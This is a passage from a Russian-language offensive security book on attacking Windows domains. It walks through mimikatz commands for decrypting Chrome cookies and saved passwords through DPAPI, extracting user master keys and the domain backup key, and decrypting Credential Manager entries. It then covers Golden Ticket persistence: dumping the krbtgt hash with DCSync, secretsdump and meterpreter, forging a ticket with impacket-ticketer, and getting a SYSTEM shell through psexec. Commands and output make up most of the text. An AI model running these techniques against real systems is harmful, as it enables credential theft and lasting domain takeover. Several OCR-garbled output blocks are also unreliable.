1. В контексте целевого пользователя

Самый простой случай, когда ваша сессия находится в контексте целевого пользователя. При таком раскладе следует добавить в команду флаг /unprotect (рис. 6.39, 6.40).

```
mimikatz # dpapi::chrome /in:"%localappdata%\Google\Chrome Dev\User Data\Default\Cookies" /unprotect
```

```
mimikatz # dpapi::chrome /in:"%localappdata%\Google\Chrome Dev\User Data\Default\Login Data" /unprotect
```

Поскольку код выполняется в контексте пользователя, то его ключи будут неявно использоваться для расшифровки. Единственная проблема, с которой может столк-

```
mimikatz # dpapi::chrome /in:"C:\Users\root\AppData\Local\Google\Chrome Dev\User Data\Default\Cookies" /unprotect
> Encrypted Key found in local state file
> Encrypted Key seems to be protected by DPAPI
* using CryptUnprotectData API
> AES Key is: 19804a6ea8519b6876624d454563a2b91a0f6b049b4d22d66e10e5d2d0dfb923
Host : [REDACTED] (< / >
Name : f10
Dates : 17.03.2020 11:14:16
* using BCrypt with AES-256-GCM
Cookie: [REDACTED]

Host : [REDACTED] (< / >
Name : login
Dates : 17.03.2020 11:14:16
* using BCrypt with AES-256-GCM
Cookie: Admin

Host : [REDACTED] (< / >
Name : password
Dates : 17.03.2020 11:14:16
* using BCrypt with AES-256-GCM
Cookie: [REDACTED]

Host : [REDACTED] (< / >
Name : Djava
Dates : 17.03.2020 11:14:16
* using BCrypt with AES-256-GCM
Cookie: [REDACTED]

Host : [REDACTED] (< / >
Name : JSESSIONID
Dates : 17.03.2020 10:02:02 -> 24.03.2021 10:02:02
* using BCrypt with AES-256-GCM
Cookie: [REDACTED]
```

Рис. 6.39. Расшифрованные Cookie

```
mimikatz # dpapi::chrome /in:"C:\Users\root\AppData\Local\Google\Chrome Dev\User Data\Default\Login Data" /unprotect
> Encrypted Key found in local state file
> Encrypted Key seems to be protected by DPAPI
* using CryptUnprotectData API
> AES Key is: 19804a6ea8519b6876624d454563a2b91a0f6b049b4d22d66e10e5d2d0dfb923
URL   : http://[REDACTED] index.php >
Username: root
[* using BCrypt with AES-256-GCM
Password: admin

URL   : http://[REDACTED] < http://[REDACTED] >
Username:
[* using BCrypt with AES-256-GCM
Password:
```

Рис. 6.40. Расшифрованные данные форм авторизации

нуться оператор, — это невозможность открыть базу данных Cookies, когда она используется Chrome. Тогда необходимо просто скопировать файлы в другое место и повторно использовать mimikatz.

2. В контексте администратора с активной сессией целевого пользователя

К примеру, оператор получил административный доступ к системе, в которой имеются пользователи, в текущий момент времени вошедшие в систему. В этом случае прошлый сценарий не сработает (рис. 6.41).

```
mimikatz # dpapi::chrome /in:"C:\Users\B1\AppData\Local\Google\Chrome Dev\User Data\Default\Login Data" /unprotect
> Encrypted Key found in local state file
> Encrypted Key seems to be protected by DPAPI
* using CryptUnprotectData API
ERROR kuhl_m dpapi_unprotect_raw_or_blob ; MTE_BAD_KEY_STATE, needed Masterkey is: <4b35528f-60f5-4536-a862-2a9e1d41def2>
URL   : http://[REDACTED] 2/ < http://[REDACTED] 2/ >
Username: B1
ERROR kuhl_m dpapi_chrome_decrypt ; No Alg and/or Key handle despite AES encryption
```

Рис. 6.41. Неудачное расшифрование данных форм авторизации

Так происходит потому, что ключ пользователя в текущем контексте неявно не используется. И как видно из сообщения mimikatz, для работы необходим мастер-ключ пользователя (также сообщается GUID). Так как пользователь залогинен в системе, его сессия открыта и DPAPI хранит его ключевую информацию (рис. 6.42). Имея административный доступ, оператор может извлечь все данные DPAPI, где и следует искать мастер-ключ (рис. 6.43).

```
mimikatz # privilege::debug
mimikatz # sekurlsa::dpapi
```

Теперь, когда оператор владеет мастер-ключом, он может использовать его для расшифровки данных пользователя (рис. 6.44).

```
mimikatz # dpapi::chrome /in:"C:\Users\<USER>\AppData\Local\Google\Chrome Dev\User Data\Default\Login Data" /unprotect /masterkey: [мастер-ключ]
```

```

minikatz # privilege::debug
Privilage '20', OK

minikatz # sekurlsa::dpapi
sekurlsa::dpapi

Authentication Id : 0 ; 193252 <00000000:00002f2e4>
Session          : Interactive From 1
User Name        : root
Domain          : WIN-1B86F4LCNH2
Logon Server    : 12-03-2020 13:39:45
Logon Time      : S-1-5-21-297578604-2621943538-3829519028-1001
SID              : 10000000000000000000000000000000

* GUID           : {27915929-c74d-4bf4-8418-895ba0330303a}
* Time           : 12-03-2020 14:34:12
* MasterKey      : 250aae55929c6412ccedaad2d1ce192f7efc25f8198fc0ddff3d38e1c9c2de56030a4f2f5c548602a2f3c4f2aba2f19hff51142e240a3f03bd6b00feca14d
* * MasterKey : 616dc1f372c40172c4518fb3e58451e6f06497d8
* * sha1(keay) : 48d453b30f1f4548de00c294ed1f9ff2aeb53c

```

Рис. 6.42. Извлечение данных DPAPI

```

Authentication Id : 0 ; 5840085 <00000000:00008e995>
Session          : Interactive From 1
User Name        : Bill
Domain          : WIN-1B86F4LCNH2
Logon Server    : WIN-1B86F4LCNH2
Logon Time      : 17-03-2020 13:51:23
SID              : S-1-5-21-2975789004-2621943538-3829519028-1005
* GUID           : {4b3528f-60f5-4536-a862-2a9e1d41def2}
* Time           : 12-03-2020 13:51:55
* MasterKey      : ca1ddadd2e55474f551780963eaa614fc9793b1ae75496664e5369ee12dec2e6383241de8e923597799c34654f395-e49a4cc45ce0666b144595dbf5f0e2475f2f
* * MasterKey : 48d453b30f1f4548de00c294ed1f9ff2aeb53c

```

Рис. 6.43. Ключевая информация целевого пользователя

```

minikatz # chrome /in:TC:0x00000000<ElT00000000> /user1:GoogleChrome_Recycler_Bat&Defang<��ොළඹ පාතා>/import test /maxठෝරුයු:1444&2547445517809
Kearth4ic9y3blq490664-539ce12dec2e638-0241de8e923597799c146-1H39e43a4de34e080b144597_dif1lk2475f2f
Encrypted Key found in local state file
> Encrypted key found to be protected by DPAPI
* using CryptProtectData
* on file cache: GH1b<41a351281_60f5-4536-a862-2a9e1d41def2>[Keypath: 34d4f910140f114548de00b294-d1191f2acbfdd3
* nativeKey : c81dd4d2c534724553-178096-5886148919793b1ae75496664e5369ee12dec2e6383241de8e923597799c34654f385e49a4cc45ce0666b144595dbf5f0e2475f2f
* H5 Key : 3c4357e8e2694a1f29141e9479492211414129227421ce4114-a81bd143a314
HBL : http://1 [REDACTED] :2 < http://1 [REDACTED]
* lifetime : Bill
* using HCRYPTWithAES_256_GCM
Protected: 140d4525209d

```

Рис. 6.44. Расшифрованные данные формы авторизации пользователя

```
C:\Users\Bil\AppData\Roaming\Microsoft\Protect>dir /a:s
Том в устройстве C: не имеет метки.
Серийный номер тома: 167E-3071

Содержимое папки C:\Users\Bil\AppData\Roaming\Microsoft\Protect

17.03.2020 13:51    <DIR>
17.03.2020 13:51    <DIR>
17.03.2020 13:51                24 OREDHIST
17.03.2020 13:51    <DIR>           S-1-5-21-2975789604-2621943538-3829519028-1005
                           1 файлов          24 байт
                           3 папок   31 012 917 248 байт свободно
```

Рис. 6.45. SID целевого пользователя

3. В контексте администратора без сессии целевого пользователя

Если целевой пользователь на текущий момент не вошел в систему, то для получения его мастер-ключа необходимо знать его SID (рис. 6.45), GUID и пароль или NTLM-хеш пароля. Если пароль или хеш известен (а как получить хотя бы хеш, рассказывалось ранее), то нужно узнать только SID, GUID мы получим из сообщения mimikatz (как в предыдущем пункте).

И теперь оператор может получить мастер-ключ (рис. 6.46).

```
mimikatz # dpapi::chrome /in:"C:\Users\<USER>\AppData\Roaming\Microsoft\Protect\<SID>\<GUID>" /sid:[SID] /password:[пароль]
```

Что делать дальше, уже подробно рассказывалось выше.

4. Административный доступ к контроллеру домена

Теперь рассмотрим случай, когда оператор не имеет хешей или паролей пользователей, при этом сами пользователи в настоящий момент не залогинены в системе. Как уже говорилось, получить мастер-ключ можно с помощью ключа резервного копирования домена (рис. 6.47). Ключ резервного копирования никогда не меняется, и его можно использовать для расшифровки абсолютно любых ключей пользователей домена.

```
mimikatz # privilege::debug
mimikatz # lsadump::backupkeys /system:[контроллер домена] /export
```

Далее оператору нужен GUID целевого пользователя (рис. 6.48).

Осталось получить мастер-ключ для этого пользователя (рис. 6.49).

```
dpapi::masterkey /in:[GUID] /pvk:[PVK-ключ]
```

Таким образом, мы рассмотрели все способы извлечения сохраненных паролей.

```

minikatz # dumphash:masterkey /in:c:\Users\B11\AppData\Roaming\Microsoft\Protect\S-1-5-21-2375789604-2621943538-3879519028-1005\4b35628f-60f5-4536-a862
-a862
* * * * * LEMME3 **
:000000000002 : 2
<41236c286-60f5-4536-a862-2a9e1d41def2>
privId : 176
deFlags : 144
deMasterKeyLen : 20
deGchdsLen : 8
AutoLogon : 1
Encryption : 1
**MASTERKEY**
dumperion
salt : <7467229c-2454950fc1c54feccaa7ae
rounds : 8000
algHash : 12782 (MD5, SHA_512)
algCrypt : 61063248676992821692946515db599f
8478e41072a21bea5a6ba2e280b51804868aa3255f5db4598f
772bd6d013aa
BackupKeyJ
* * * * * LEMME3 **
cat file
rounds : 7345-240787-241ea53f7e57bdc422e219
algHash : 000001f40 - 8000
algCrypt : 000006610 - 32782 (MD5, SHA_512)
algEncryp : 600519452e43139bf7e48e41c6bc6f15e
b730e1b5d8a5ed501611026912187f15ac0ed2bhe36c7yeah9260832647e91e71803ce-c
b730e1b5d8a5ed501611026912187f15ac0ed2bhe36c7yeah9260832647e91e71803ce-c
Credhist1
* * * * * CREDHIST_INFO */
dumperion
guid : <000000001-3>
: <4760fe0e-10e6-4770-81f7-a13ebfc8fffb9>

[Masterkey with password: QWE!etd23456 (normal user)
key : e4d4539b40ff4f551b780964f4e514fc793bf7e4966545369ce12dec4c63324debe23397799e34654f395c49adec45ce6661b144595df50c2475f9f
2sha1: 48d4539b40ff4f551b780964f4e514fc793bf7e4966545369ce12dec4c63324debe23397799e34654f395c49adec45ce6661b144595df50c2475f9f
]
```

Рис. 6.46. Получение мастер-ключа

```

minikatz # privilege : debug
privilege : 20, OK
minikatz # lsdumpobj :hadoop\sys\ /system:DC1\tdomain.dns /export
dumpkey # lsdump :hadoop\sys\ /system:DC1\tdomain.dns /export
key provider name : Microsoft Strong Cryptographic Provider
Implementation : CRYPT_IMPL_SOFTWARE ;
Algorithm : GLLG RSA_KEYX
Key size : 2048 (0x00000000)
Exportable key : YES
Private export : OR = 'ntds-capi_0:28776c70-b693-4-ab-8a5e-743f3293646'
PKCS container : OR = 'ntds-capi_0:28776c70-b693-4-ab-8a5e-743f3293646', 'ntds-capi_0:28776c70-b693-4-ab-8a5e-743f3293646', 'dear'
Export :
Compatibility preferred key : <268368e-6c58-449d-853b-311031de1998>
* Legacy Key 0b20e3bb0ccaa6159fb6dd98134cb91eb628cf8a35665f0639e87227338492
0b20e3bb0ccaa6159fb6dd98134cb91eb628cf8a35665f0639e87227338492
75d33af02d24ac0d81602cf7152281eb661a15fc6f80e269240946bc387c9bfb
53d33af02d24ac0d81602cf7152281eb661a15fc6f80e269240946bc387c9bfb
9af884aa1a73dfabe880791a09619af7305a271a1af0724f1000c76114a365
14af2e63702bf7929049616049lache0126172ebeab87c4f3349bf4baac23
3ec994aa47458hid82e43232fce159ad054f39f64701041669
40c2e92d2439e78721a5512b0572f7d72ihaba8b3b1alc01f0234d723391659
480166ed31b0d0bbfc025a3922626af15f8a361b9f096555cbe049b240bae2b9
Export : OK - 'ntds-capi_0:26a8368e-6c58-479d-853b-311031de1998 .key'.
```

Рис. 6.47. Экспорт ключа резервного копирования

Диспетчер учетных данных

Диспетчер учетных данных, или Credential Manager, — это механизм, который позволяет управлять регистрационными данными пользователей (логин и пароль) для доступа к сетевым ресурсам, а также сертификатами и учетными данными для различных приложений (электронной почты, веб-сервисов и прочих, рис. 6.50). Рассмотрим работу с диспетчером учетных данных на примере RDP.




Рис. 6.50. Сохраненные учетные данные в WCM через графический интерфейс

Найти те же данные с помощью командной строки можно следующим образом (для английской локали следует использовать строку /listcreds:"Windows Credentials".(рис. 6.51):

```
> vaultcmd /listcreds:"Учетные данные Windows" /all
```

Эти учетные данные хранятся в каталоге пользователя C:\Users\<USER>\AppData\Local\Microsoft\Credentials\ (рис. 6.52).

```
C:\Users\root>vaultcmd /listcreds:"Учетные данные Windows" /all
Учетные данные в хранилище: Учетные данные Windows

Схема учетных данных: Учетные данные пароля домена Windows
Ресурс: Domain:target=TERMSRV/172.16.65.226
Частота обновления: TDOMAIN\Bil
Скрытый: Нет
Перемещение: Нет
Свойство (ИД элемента схемы, значение): (100,2)
```

Рис. 6.51. Сохраненные учетные данные в WCM через командную строку

```
C:\>Users\root\AppData\Local\Microsoft\Credentials>dir /a:s
Том в устройстве C не имеет метки.
Серийный номер тома: 167E-3071

Содержимое папки C:\>Users\root\AppData\Local\Microsoft\Credentials

18.03.2020  09:25      <DIR>
18.03.2020  09:25      <DIR>
18.03.2020  09:25          420  6102D52E3A106E3F4FE3B470E527D031
                         1 файлов   420 байт
                         2 папок  30 245 662 720 байт свободно
```

Рис. 6.52. Учетные данные пользователя

```
minikatz # dcspp::cred /in:"C:\Users\root\AppData\Local\Microsoft\Credentials\credentials_6102D52E3A106E3F4FE3B470E527D031"
[*]Dcsp::cred
dcspp::cred
guidProvider : 00000000000000000000000000000000
domainController : 0015948e4b1-1501-11d1-8cfa-0004fc97eb
guidMasterKey : 002791f929-74d4-34bf-8418-893bba134030a8
databasel : 00000000000000000000000000000000
password : 5368-09512 <system>
        : 000006603 - 26115 <CMAC_3DES>
username : 0000000000000000
domain : 000000010 - 192
        : 000006010 - 16
        : 093f1fe0c157bada4779def548c97f09d
        : 0
pbname : 0000000000000000
pbnameKey : 0000000000000000
        : 047f22 - CMAC_3DES
pbSalt : 0000000000000000
        : 16
pbHash : 000000010 - 16
        : 08046cc824fafad581
pbdkType : 0000000000000000
        : 0ac1279a3818f862fc8046cc824fafad581
pbdkName : 0000000000000000
        : 2000000000000000
pbdkData : 0000000000000000
        : baef1779a3818f862fc8046cc824fafad581
phashType : 0000000000000000
        : 0000000000000000
phashName : 0000000000000000
        : 0000000000000000
phashData : 0000000000000000
        : 0000000000000000
pbSign : 0000000000000000
        : 0000000000000000
```

Рис. 6.53. Содержимое хранилища учетных данных

```
minikatz # lsadump::dump /in:"C:\Users\root\AppData\Local\Microsoft\Credentials\credentials_6102D52E3A106E3F4FE3B470E527D031"
[*]Lsass::dump
dcspp::dump
guidProvider : 00000000000000000000000000000000
domainController : 0015948e4b1-1501-11d1-8cfa-0004fc97eb
guidMasterKey : 002791f929-74d4-34bf-8418-893bba134030a8
databasel : 00000000000000000000000000000000
password : 5368-09512 <system>
        : 000006603 - 26115 <CMAC_3DES>
username : 0000000000000000
domain : 000000010 - 192
        : 000006010 - 16
        : 093f1fe0c157bada4779def548c97f09d
        : 0
pbname : 0000000000000000
pbnameKey : 0000000000000000
        : 047f22 - CMAC_3DES
pbSalt : 0000000000000000
        : 16
pbHash : 0000000000000000
        : 08046cc824fafad581
pbdkType : 0000000000000000
        : 0000000000000000
pbdkName : 0000000000000000
        : 0000000000000000
pbdkData : 0000000000000000
        : 0000000000000000
pbSign : 0000000000000000
        : 0000000000000000
* use creds: Gdh:0x229-72d4-bf4-8d18-8975-a030302a11e7fb9b9f615a61fc4f322a506f454d56629a72a02de9f9d246e412902b9a870c8d40d882
* master key cache: Gdh:0x229-72d4-bf4-8d18-8975-a030302a11e7fb9b9f615a61fc4f322a506f454d56629a72a02de9f9d246e412902b9a870c8d40d882
* CREDENTIALS**
credFlags : 00000000 - 48
credSize : 00000000 - 192
credIndex : 00000000
Type : 0000000000000000 - 2 - domain_password
Flags : 0000000000000000 - 0
lastWritten : 18.03.2020 6:25:11Z
unkRLogOnSize : 0000000018 - 24
persist : 00000000 - 0
localMachine : 00000000 - 0
uid : 0000000000000000 - 0
unk1 : 0000000000000000 - 0
DomainTarget : TERSHRI-172.16.65.236
TargetName : (null)
Inadata : (null)
Comment : (null)
IsService : 11000000000000000000000000000000
Credentials : 10000000000000000000000000000000
Attributes : 0
```

Рис. 6.54. Расшифрованные учетные данные пользователя

Посмотрим на эти данные (рис. 6.53):


```
dpapi::cred /in:C:\Users\<USER>\AppData\Local\Microsoft\Credentials\[хранилище]
```

Самое интересное здесь — это pbData (данные, которые нужно расшифровать) и guidMasterKey. Как получить мастер-ключ, мы рассмотрели раньше (этую стадию мы пропустим). Давайте расшифруем учетные данные (рис. 6.54):

```
dpapi::cred /in:C:\Users\<USER>\AppData\Local\Microsoft\Credentials\[хранилище]  
/masterkeys:[мастер-ключ]
```

Подобным образом можно извлечь любые данные, сохраненные в WCM.

ГЛАВА 7



Сохранение доступа при атаке на домен

Представьте, что мы скомпрометировали привилегированные учетные записи, используя разные техники повышения привилегий, распространялись по сети, скрылись от средств обнаружения, но неожиданно потеряли контроль над доменом, потому что администратор по какой-то причине сменил пароль! В этой главе мы разберем способы сохранить административный доступ, даже если администратор сменил пароли или разрешения.

Kerberos Golden Tickets

Один из способов сохранить доступ к системе — сформировать Golden Ticket: пароль учетной записи `krbtgt` не будет изменен при тех же условиях, при которых может быть изменен пароль администратора.

Golden Ticket — это поддельные билеты для выдачи билетов, также называемые аутентификационными билетами (они же TGT). Если посмотреть на схему аутентификации Kerberos в случае Golden Ticket, то можно заметить, что подлинность Kerberos не проверяется (AS-REQ и AS-REP с контроллером домена). Так как Golden Ticket является поддельным TGT, он отправляется контроллеру домена как часть TGS-REQ для получения билета TGS (рис. 7.1).

Золотой билет Kerberos — действительный билет Kerberos TGT, поскольку он зашифрован и подписан доменной учетной записью Kerberos (`krbtgt`). А т. к. TGT зашифрован хешем пароля `krbtgt` и может быть расшифрован любой службой KDC в домене, то билет и воспринимается как реальный. Для того чтобы сделать Golden Ticket, нам необходимо знать следующее:

1. SPN домена.
2. SID домена.
3. NTLM-хеш доменной учетной записи `krbtgt`.
4. Имя пользователя, под которым будет работать оператор (даже если такого пользователя не существует).




Рис. 7.1. Схема аутентификации Kerberos с Golden Ticket

Так как имя пользователя может быть любым, остается найти три недостающих компонента. Название и SID домена можно узнать с помощью PowerShell-команды Get-ADDomain (рис. 7.2).

Теперь нужно получить NTLM-хеш учетной записи krbtgt. Сделать это можно как удаленно, так и с помощью mimikatz (рис. 7.3–7.5). С использованием mimikatz

```
PS C:\Users\root\Desktop> Get-ADDomain

AllowedDNSSuffixes          : {}
ChildDomains                 : {}
ComputersContainer           : CN=Computers,DC=domain,DC=dom
DeletedObjectsContainer      : CN=Deleted Objects,DC=domain,DC=dom
DistinguishedName           : DC=domain,DC=dom
DNSRoot                      : domain.dom
DomainControllersContainer   : OU=Domain Controllers,DC=domain,DC=dom
DomainMode                    : Windows2016Domain
DomainSID                     : S-1-5-21-719111203-942671344-1831409528
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=domain,DC=dom
Forest                        : domain.dom
InfrastructureMaster          : WIN-SULR6E1JTJ9.domain.dom
LastLogonReplicationInterval : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=domain,DC=dom}
LinkedGroupPolicyObjects       : CN=LostAndFound,DC=domain,DC=dom
LostAndFoundContainer         : {CN=LostAndFound,DC=domain,DC=dom}
ManagedBy                     : domain
Name                          : DOMAIN
NetBIOSName                  : domainDNS
ObjectClass                   : 3c571c97-c9ce-4f0e-8fd8-af944bd21930
ParentDomain                  : WIN-SULR6E1JTJ9.domain.dom
PDCEmulator                  : True
PublicKeyRequiredPasswordRolling : CN=NTDS Quotas,DC=domain,DC=dom
QuotasContainer               : {}
ReadOnlyReplicaDirectoryServers: {WIN-SULR6E1JTJ9.domain.dom}
ReplicaDirectoryServers        : WIN-SULR6E1JTJ9.domain.dom
RIDMaster                      : {DC=ForestDnsZones,DC=domain,DC=dom, DC=DomainDnsZones,DC=domain,DC=dom, CN=Configuration,DC=domain,DC=dom}
SubordinateReferences          : CN=System,DC=domain,DC=dom
SystemsContainer                : CN=Users,DC=domain,DC=dom
UsersContainer                 : CN=Users,DC=domain,DC=dom
```

Рис. 7.2. SID и имя домена

у оператора есть выбор: выполнить атаку DCSync, используя базу Security Account Managers (SAM), или задействовать модуль sekurlsa.

```
mimikatz # lsadump::dcsync /user:krbtgt
```

```
mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'domain.dom' will be the domain
[DC] 'WIN-5ULR6EIJTJ9.domain.dom' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 03.04.2020 0:35:29
Object Security ID : S-1-5-21-719111203-942671344-1831409528-502
Object Relative ID : 502

Credentials:
Hash NTLM: 08f5bf2e292d77d8e460d3926a0d90de
  ntlm- 0: 08f5bf2e292d77d8e460d3926a0d90de
  lm - 0: 56de632ed32fe3fd59fda37b488b2492
```

Рис. 7.3. Получаем хеши с помощью mimikatz, используя атаку DCSync

```
mimikatz # privilege::debug
mimikatz # lsadump::lsa /inject /name:krbtgt
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : DOMAIN / S-1-5-21-719111203-942671344-1831409528

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 08f5bf2e292d77d8e460d3926a0d90de
  LM  :
  Hash NTLM: 08f5bf2e292d77d8e460d3926a0d90de
    ntlm- 0: 08f5bf2e292d77d8e460d3926a0d90de
    lm - 0: 56de632ed32fe3fd59fda37b488b2492
```

Рис. 7.4. Получаем хеши с помощью mimikatz, используя базу SAM

```
mimikatz # sekurlsa::krbtgt
```

```
mimikatz # sekurlsa::krbtgt

Current krbtgt: 5 credentials
* rc4_hmac_nt : 08f5bf2e292d77d8e460d3926a0d90de
* rc4_hmac_old : 08f5bf2e292d77d8e460d3926a0d90de
* rc4_md4 : 08f5bf2e292d77d8e460d3926a0d90de
* aes256_hmac : 0efc4aa9bc6ea7811f591695788277d136813c83fe4fb55a6a557a35109e11a8
* aes128_hmac : 46d4979e9dd0c87090e980a5495c07c7
```

Рис. 7.5. Получаем хеши с помощью mimikatz, используя модуль sekurlsa

Удаленная атака выполняется также с использованием DC Sync или при наличии открытой сессии meterpreter (рис. 7.6).

```
impacket-secretsdump domain.dom/root@192.168.6.100
```

```
Администратор:500:aad3b435b51404eeaad3b435b51404ee:7d909277c8d69995d44cc7418f174bb4:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:08f5bf2e292d77d8e460d3926a0d90de:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root:1000:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
WIN-5ULR6E1JTJ9$:1001:aad3b435b51404eeaad3b435b51404ee:c854d3f11ea2ad22267ed4571f77d29b:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:0efc4aa9bc6ea7811f591695788277d136813c83fe4fb55a6a557a35109e11a8
krbtgt:aes128-cts-hmac-sha1-96:46d4979e9dd0c87090e980a5495c07c7
krbtgt:des-cbc-md5:6192a137c825d9c1
```

Рис. 7.6. Получение хешей с помощью secretsdump

Существует два варианта использования meterpreter: при помощи hashdump и dcsync_ntlm (для второго нужно загрузить модуль kiwi, рис. 7.7, 7.8).

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7d909277c8d69995d44cc7418f174bb4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:08f5bf2e292d77d8e460d3926a0d90de:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root:1000:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
WIN-5ULR6E1JTJ9$:1001:aad3b435b51404eeaad3b435b51404ee:c854d3f11ea2ad22267ed4571f77d29b:::
```

Рис. 7.7. Получение хешей с помощью meterpreter hashdump

```
meterpreter > dcsync_ntlm krbtgt
[*] Account : krbtgt
[*] NTLM Hash : 08f5bf2e292d77d8e460d3926a0d90de
[*] LM Hash : 56de632ed32fe3fd59fda37b488b2492
[*] SID : S-1-5-21-719111203-942671344-1831409528-502
[*] RID : 502
```

Рис. 7.8. Получение хешей с помощью meterpreter dcsync_ntlm

С помощью полученной информации можно создать и применить Golden Ticket. Сделаем это тремя способами: используя mimikatz, удаленно с помощью ticketer и с использованием meterpreter.

Tickerter

Первым делом следует создать билет. Для этого используем скрипт ticketer из пакета impacket (напомню, что имя пользователя можно выдумать любое, рис. 7.9).

```
impacket-ticketer -nthash 08f5bf2e292d77d8e460d3926a0d90de -domain-sid S-1-5-21-719111203-942671344-1831409528 -domain domain.dom anyuser
```

В текущей директории создан билет anyuser.ccache. Экспортируем его.

```
export KRB5CCNAME=anyuser.ccache
```

```
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for domain.dom/anyuser
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in anyuser.ccach
```

Рис. 7.9. Создание Golden Ticket с помощью ticketer

Теперь подключимся с помощью psexec из того же пакета impacket (рис. 7.10).

```
python3 psexec.py -k -no-pass [домен] / [пользователь] @ [имя хоста]
```

Получаем удаленное управление с правами SYSTEM.

```
walfr@WalfrCom:/usr/share/doc/python3-impacket/examples$ python3 psexec.py -k -no-pass domain.dom/anyuser@WIN-5ULR6E1J7J9
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on WIN-5ULR6E1J7J9.....
[*] Found writable share A
[*] Uploading file ChlYvenW.exe
[*] Opening SVMManager on WIN-5ULR6E1J7J9.....
[*] Creating service MOQz on WIN-5ULR6E1J7J9.....
[*] Starting service MOQz.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) <о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о> Microsoft Corporation, 2016. ©<о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о-о>.

C:\Windows\system32>
```

